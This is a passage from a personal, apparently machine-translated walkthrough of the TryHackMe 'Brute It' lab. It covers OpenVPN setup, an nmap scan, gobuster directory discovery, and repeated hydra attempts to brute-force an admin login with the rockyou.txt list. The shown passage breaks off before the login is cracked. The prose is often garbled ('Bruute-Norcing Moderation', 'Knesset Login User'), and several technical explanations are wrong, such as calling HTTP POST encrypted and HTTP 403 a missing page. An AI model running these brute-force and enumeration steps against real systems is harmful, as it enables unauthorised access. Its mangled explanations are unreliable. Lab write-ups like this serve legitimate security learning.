

Tryhackme bruteit meachine

from [TryHackMe | Brute It](#)

I used/got assisted by a video [TryHackMe! RootMe - PHP File Upload Bypass \(youtube.com\)](#)

first I connect to it with **my machine: kali linux**

on my kali linux I download a configuration file of software openvpn from try hack me
go to connect to thm(try hack me) press on starting point press on openvpn

There is an option/exist an option to use Tryhackme's machine called attack box or to connect with a vpn connection with a software called open vpn through your kali linux computer

Guide to connect with open vpn [TryHackMe | OpenVPN](#)

We press on access on this website

Task 4  Connecting with Linux



OpenVPN - Linux


1. Download OpenVPN by running the following command in your terminal: `sudo apt install openvpn`
2. Locate the **full path** to your VPN configuration file (download from the [access](#) page), normally in your Downloads folder.
3. Use your OpenVPN file with the following command: `sudo openvpn /path-to-file/file-name.ovpn`

And that's it! You should be successfully connected.

It lead us to [TryHackMe | Access](#)

There select a server type and download a settings file

Choose vpn server and press download vpn setting file



If we get stuck with an OpenSSL error: error:0480006C:PEM routines::no start line:Expecting: CERTIFICATE

OpenSSL: error:0A080009:SSL routines::PEM lib

A solution to change the server type from EU-Regular-1 to another server

[VPN issue : r/tryhackme \(reddit.com\)](#)

[Starting Point VPN issue: OpenSSL error - no start line : r/hackthebox \(reddit.com\)](#)

[Openvpn SSL error - Off-topic - Hack The Box :: Forums](#)

EU-West-Regular-1 server worked for me

The settings file is related to the user you registered with to Tryhackme

If you download in kali linux, the file will be downloaded to the Downloads folder

You see the download vpn in you'r user download folder

Open vpn should be automatically installed on kali linux operating system

If not installed, install command `sudo apt install openvpn -y`

What is openvpn is software to connect to a vpn server via configuration file

[Business VPN For Secure Networking | OpenVPN](#)

[What Is OpenVPN? | OpenVPN](#)

Connect linux ubuntu to openvpn

[How To Set Up and Configure an OpenVPN Server on Ubuntu 20.04 | DigitalOcean](#)

I connect to tryhackme Bounty Hunter with **my machine: kali linux** to be in the same network

I want able to scan it and solve the machine

Connecting to tryhackme with Open vpn, opening a terminal and typing the command `sudo openvpn /where file.ovpn` is

Example `sudo openvpn /home/user/Downloads/ Tryhackme user.ovpn`


If everything went successfully you will get a screen in terminal: Initialization Sequence Completed

```
2024-05-22 05:08:37 Initialization Sequence Completed
2024-05-22 05:08:37 Data Channel: cipher 'AES-256-CBC', auth 'SHA512', peer-id: 25, compressi
on: 'lzo'
```

[Getting Started with OpenVPN | Try Hack Me Help Center](#)

You see also a sign above

You can also check with the `ip a` command in another terminal and see the results – validation way



*If you need more time to solve the machine, there is an option to click Add one hour to the tryhackme machine

Then open a new terminal, so that 2 terminal windows are open

In the second terminal window you can check a connection to the tryhackme machine that we need to attack with the ping tryhackme machine ip command

To obtain information about an organization we will look for information on him and spit his server, to see what potential weaknesses we can take advantage/use to enter the server

We have received an IP address of server 10.10.74.251 with you the IP address will be different

We were asked to scan the open ports in the HINT tab want that Narkok with software called NMAP

Nmap: the Network Mapper - Free Security Scanner

What is Nmap and How to Use it – A Tutorial for the Greatest Scanning Tool of All Time (freecodecamp.org)

[nmap\(1\) - Linux manual page \(man7.org\)](https://man7.org/linux/man-pages/8.01/nmap(1).html)

Let's check first if we have communication if the name is a Ping IP command then lists ping 10.10.74.251 In the HINT tab we gave us a nmap -sS -sV MACHINE IP

I will use the nmap -sS -sV -nP -p- -A -T3 ip target



Flags meaning:

Flag -SS scan in TCP protocol

Flag -SV Services

Flag -np don't send ping messages

Flag -P -scan on the ports

Flag -a scan with expanded options

Flag -T amount that will last scan, determine scan duration

Numbers 0-5 determine scan speed 0 the lowest 5 highest

[What are Nmap Timing Templates? \(educative.io\)](https://educative.io)

[nmap\(1\) - Linux manual page \(man7.org\)](https://man7.org)

Takes too much time to scan so I used the command `nmap -sS -sV -nP -T3 ip target`

```

$ sudo nmap -sS -sV -nP -T3 10.10.74.251
[sudo] password for aviv:
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-25 13:33 EDT
Nmap scan report for 10.10.74.251
Host is up (0.42s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 16.71 seconds
```

Question: How many ports are open on the server?

Answer: 2 open ports on the server

Question: What is the SSH version you served?

Answer: The SSH version that servers runs is OpenSSH 7.6p1

Question: I was asked to check what the APACHE server version?

You can also log in to the site and then run a supplement called Wappalyzer scanned and presents you on the site's technologies

<https://www.wappalyzer.com/>


You can register on Google Wappalyzer Extreme and install a browser

Use of the site and then press the Wappalyzer plugin

I write the IP address in Firefox browser

10.10.74.251

I have turned on a Wappalyzer plugin



Answer: Apache server version is 2.4.29

Question: I was asked to find which Linux edition was installed on the server?

Answer: Linux edition installed on the server is Ubuntu



Question: I was asked to find hidden folders on the site

In the HINT tab we gave us a GOBUSER DIR -U MACHINE_IP -WEW Common.txt

Don't know about this tool so searching for it online and using a man guide

Not every tool or command has a guide

User in the MAN GOBUSER command



Flags meaning:

DIR-The Classic Directory Bruute-Norcing Moderation Antomerration in the Database and Directory Bruve-Force

-W, -Wordlist String Password List Path List\

-U URL Address URL\

I was looking for Google Gobuster Search Directors

gobuster search directories

I found Google the Common.txt list that contains hidden folders that can be available on sites Common.txt list is in the path /usr/share/wordlists/dirb/

[Gobuster Tutorial – How to Find Hidden Directories, Sub-Domains, and S3 Buckets \(freecodecamp.org\)](#)

[How To Use GoBuster To Find Hidden Files/Directories \(youtube.com\)](#)

Command gobuster dir -u http://ip target machine-w
/usr/share/wordlists/dirb/common.txt

Command I write gobuster dir -u http://10.10.235.119/ -w
/usr/share/wordlists/dirb/common.txt

If not work use command gobuster dir -u 10.10.235.119 -w
/usr/share/wordlists/dirb/common.txt

```
gobuster dir -u http://10.10.74.251/ -w /usr/share/wordlists/dirb/common.txt
```


Dirb is a website content scanner, looking for visible files and hidden on the site


[dirb | Kali Linux Tools](#)

/usr/share/wordlists/dirb/ a folder containing files containing file searches visible and hidden on the site

common.txt a list contains files on the site for search

In search at Chatgpt what Common.txt role wrote that common.txt contains similar patterns and pools in website development

 **You**
explain me common.txt

 **ChatGPT**
`common.txt` is a text file commonly found in directories related to web application security testing, such as `/usr/share/wordlists/dirb/`. It contains a list of common words and phrases that are frequently used in directory and file names on web servers.

These words and phrases are typically chosen because they represent common patterns and conventions used in web development, such as default directory names, common application names, standard file names, and other resources commonly found on web servers.

common.txt content

[wordlists/common.txt · f43c03a2bef91118debffd6cec9573f21bb5f9e8 · Kali Linux / Packages / dirb · GitLab](#)

[dirb/wordlists/common.txt at master · v0re/dirb · GitHub](#)

gobuster tool uses dir option for searching and comparison between on -site files and impressive common.txt via bruteforce

Scanning results in gobuster Tools

```
Starting gobuster in directory enumeration mode
/.htpasswd (Status: 403) [Size: 277]
/.htaccess (Status: 403) [Size: 277]
/.hta (Status: 403) [Size: 277]
/admin (Status: 301) [Size: 312] [→ http://10.10.74.251/admin/]
/index.html (Status: 200) [Size: 10918]
/server-status (Status: 403) [Size: 277]
Progress: 4614 / 4615 (99.98%)
Finished
```

In the results we see certain codes: Status 403, Status 301, Status 200


Interpretation Code Code 200 Communication Success with the Site, Code 301

Reference to another place on the site, Code 403 No page on the server

[What are HTTP Status Codes? List Of Important Status Codes - Moz](#)

[HTTP response status codes - HTTP | MDN \(mozilla.org\)](#)

We will refer to the 301 CODE code to another place, where we see a folder /admin and link to link <http://10.10.74.251/admin/> we will try to enter it can be a hidden folder on the site



Answer: There is a hidden 1-on-site bag and it /admin

In this part we see use of SSH and RSA file that we should decipher it

SSH is a secure remote communication protocol, uses default port number 22

Use asymmetrical encryption key

SSH is also a remote connecting communications service based on ssh protocol

[What Is SSH \(Secure Shell\) And How Does It Work? \(phoenixnap.com\)](https://phoenixnap.com/blog/what-is-ssh-secure-shell-and-how-does-it-work/)

[What is SSH? | Secure Shell \(SSH\) protocol | Cloudflare](https://www.cloudflare.com/learning/ssh/what-is-ssh/)

A symmetrical key and asymmetrical key

This symmetrical key developer developed and creates secure files you send it online

Asymmetrical key to encryption key to 2 keys

The encryption key developed by files called a private key to you

The encryption key that creates files called a public-sending it on the network

[Difference Between Symmetric and Asymmetric Key Encryption - GeeksforGeeks](https://www.geeksforgeeks.org/difference-between-symmetric-and-asymmetric-key-encryption/)

[Symmetric and Asymmetric Key Encryption – Explained in Plain English \(freecodecamp.org\)](https://www.freecodecamp.org/news/symmetric-and-asymmetric-key-encryption-explained-in-plain-english/)

RSA is an algorithm that uses it to create public keys and private keys

[What is the RSA algorithm? Definition from SearchSecurity \(techtarget.com\)](https://www.techtarget.com/whatis/definition/rsa-algorithm/)

[RSA algorithm - Simple English Wikipedia, the free encyclopedia](https://en.wikipedia.org/wiki/RSA_algorithm)

[RSA Algorithm in Cryptography - GeeksforGeeks](https://www.geeksforgeeks.org/rsa-algorithm-in-cryptography/)

RSA file is a file containing a public or private key used to connect to an organizational server

Used to authenticated connect to an organizational server

To connect to a remote organization for example with SSH service we will need to use the rsa file

[RSA File Extension - What is it? How to open an RSA file? \(filext.com\)](https://filext.com/rsa-file-extension-what-is-it-how-to-open-an-rsa-file/)

[RSA File - What is an .rsa file and how do I open it? \(fileinfo.com\)](https://fileinfo.com/rsa-file/)

Once we have researched what is SSH and RSA and a RSA file can be concluded that we will probably use SSH to connect remotely to serve in the machine of Tryhackme

And probably after entering the site, a user name and password related to RSA connect remotely to serve in the TRYHACKME machine with RSA file using SSH Service

Question: What is the username and password on the login page?

In the HINT tab we gave us a hydra tool

HYDRA tool is a hacking tool, guessing login information on the web using brute force

```
Hydra is a tool to guess/crack valid login/password pairs.  
Licensed under AGPL v3.0. The newest version is always available at;  
https://github.com/vanhauser-thc/thc-hydra  
Please don't use in military or secret service organizations, or for illegal  
purposes. (This is a wish and non-binding - most such people do not care about  
laws and ethics anyway - and tell themselves they are one of the good ones.)  
  
Example: hydra -l user -P passlist.txt ftp://192.168.0.1
```

[hydra | Kali Linux Tools](#)

[How to Use Hydra to Crack Passwords: The Complete Guide \(stationx.net\)](#)

[How to use the Hydra password-cracking tool | TechTarget](#)

[How to Use Hydra to Hack Passwords – Penetration Testing Tutorial \(freecodecamp.org\)](#)

I will use command `hydra -l user -P path/password list website service`

Command meaning

Hydra use Hydra

Flag -l Knesset Login User

User user can be any user user

Flag- p introduce a password to the user




Path/Password List List of Passwords, where is it


Website URL we want to connect with

Service through which type of service connect to the site

I will start from user manager Admin existing user in any site recommended to change it to something else or make it unavailable

If we click Inspect we can see a note in the Green HTTP tag and a name that the site uses is called admin





```
<!DOCTYPE html>
<html lang="en">
  <head>
  </head>
  <body>
    <div class="main">
      <!--Hey john, if you do not remember, the username is admin-->
    </div>
  </body>
</html>
```

I will seek using the Locate -We Rockyou.txt list that contains passwords

Command meaning

locate command to find files in Linux

Flag -e Existing file Search

rockyou.txt Passwords List

Using locate command

[Locate Command in Linux | Linuxize](#)

[locate command in Linux with Examples - GeeksforGeeks](#)


[locate Command in Linux {With Examples} \(phoenixnap.com\)](#)

What is rockyou.txt Passwords List

[How To Extract rockyou.txt.gz File in Kali Linux? - GeeksforGeeks](#)

[Understanding RockYou.txt: A Tool for Security and a Weapon for Hackers \(keepersecurity.com\)](#)

I found using a command locate -e rockyou.txt the path of rockyou.txt
/usr/share/wordlists/rockyou.txt



```
$ locate -e rockyou.txt
/usr/share/wordlists/rockyou.txt
```

rockyou.txt file found in a shrinking file/zip file rockyou.txt.gz command to unzip sudo
gunzip /usr/share/wordlists/rockyou.txt.gz

[Gunzip Command in Linux | Linuxize](#)

[Gunzip Command in Linux With Examples {8 Examples} \(phoenixnap.com\)](#)

I was looking for the path of password list rockyou.txt to use rockyou.txt in hydra tool
to crack the admin user password I look for

We have seen through nmap software that has 2 services on the site http and ssh

We will try to connect through both and a user information user login through hydra

So I type command `hydra -l admin -P /usr/share/wordlists/rockyou.txt`

<http://10.10.74.251/admin/> http

Not work for me

```
└─$ hydra -l admin -p /usr/share/wordlists/rockyou.txt 10.10.74.251 http
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or se
cret service organizations, or for illegal purposes (this is non-binding, these ** ignore l
aws and ethics anyway).
PASSWORD

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-25 14:57:22
[ERROR] There is no service "http", most likely you mean one of the many web modules, e.g. h
ttp-get or http-form-post. Read it up!
```

```
└─$ hydra -l admin -p /usr/share/wordlists/rockyou.txt http://10.10.74.251/admin http
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or se
cret service organizations, or for illegal purposes (this is non-binding, these ** ignore l
aws and ethics anyway).
PASSWORD

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-25 14:59:38
[ERROR] Invalid target definition!
[ERROR] Either you use "www.example.com module [optional-module-parameters]" *or* you use th
e "module://www.example.com/optional-module-parameters" syntax!
```

So I type command `hydra -l admin -P /usr/share/wordlists/rockyou.txt`

<http://10.10.74.251/admin/> ssh

```
└─$ hydra -l admin -p /usr/share/wordlists/rockyou.txt 10.10.74.251/admin ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or se
cret service organizations, or for illegal purposes (this is non-binding, these ** ignore l
aws and ethics anyway).
PASSWORD

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-25 14:59:09
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to r
educe the tasks: use -t 4
Error: network size may only be between /16 and /31: 10.10.74.251/admin
```

```
(dav@kali) ~$ hydra -l admin -p /usr/share/wordlists/rockyou.txt http://10.10.74.251/admin ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or se
cret service organizations, or for illegal purposes (this is non-binding, these ** ignore l
aws and ethics anyway).
PASSWORD

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-25 15:00:05
[ERROR] Invalid target definition!
[ERROR] Either you use "www.example.com module [optional-module-parameters]" *or* you use th
e "module://www.example.com/optional-module-parameters" syntax!
```

Recommendation to use the Flag -T -TRUD OPT.

Flag -u will run on passwords at LOOP

[How to Brute Force Websites & Online Forms Using Hydra | Infinite Logins](#)

[SSH Password Testing With Hydra on Kali Linux - Linux Tutorials - Learn Linux Configuration](#)

So I wrote a `Hydra -l Admin-p/Betare/shore/wordlists/rockyou.txt -T4 -u 10.10.74.251 SSH`

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt -t4 -u -I 10.10.74.251 ssh
```

Not work for me

So I was looking for how to use HYDRA software to attack Web Protocol page http

I wrote Hydra HTTP ATTACK

hydra http attack

Found website [Brute Force HTTP Basic... | 0xBEN | Notes \(benheater.com\)](#)

That explained use hydra to attack internet pages used http protocol

We will understand what this http post is this form of data transfer by customer pages http to serve in an encrypted way

[What is HTTP POST Request Method? \(reqbin.com\)](#)

[Sending form data - Learn web development | MDN \(mozilla.org\)](#)

[POST - HTTP | MDN \(mozilla.org\)](#)

[HTML form method Attribute \(w3schools.com\)](#)

Another site that explains hydra to attack web protocol page http

[The Art of Brute Force: A Simple Guide to Using Hydra - The Infosec Mastery](#)

Command hydra -l <username> -P <wordlist> -t 4 <target IP> http-post-form
"/path/to/login.php:username=^USER^&password=^PASS^:F=incorrect

Command meaning

Hydra use Hydra

Flag -l Insert Login User

User user can be any user user

Flag -P Insert a password to the user

Path/Password List List of Passwords, where is it

Website URL we want to connect with

Service through which type of service connect to the site

Flag -T number 4 number of processes

HTTP-POST-Form tells HYDRA which page login to attack

/path/to/login.php lane page


UserName =^User^& Password =^PASS^tell Hydra to enter the username and password we have been in attempt

F = Incorrect creates a string that says if a login attempt is successful or not

Incorrect attempt to connect failure

Correct has been successful

I will try again to run Hydra on http service When you enter the site source page you can see Title Label Name of Login: Admin Login Page.php



```
4 <head>
5   <meta charset="UTF-8">
6   <meta name="viewport" content="width=device-width, initial-scale=1.0">
7   <link rel="stylesheet" href="styles.css">
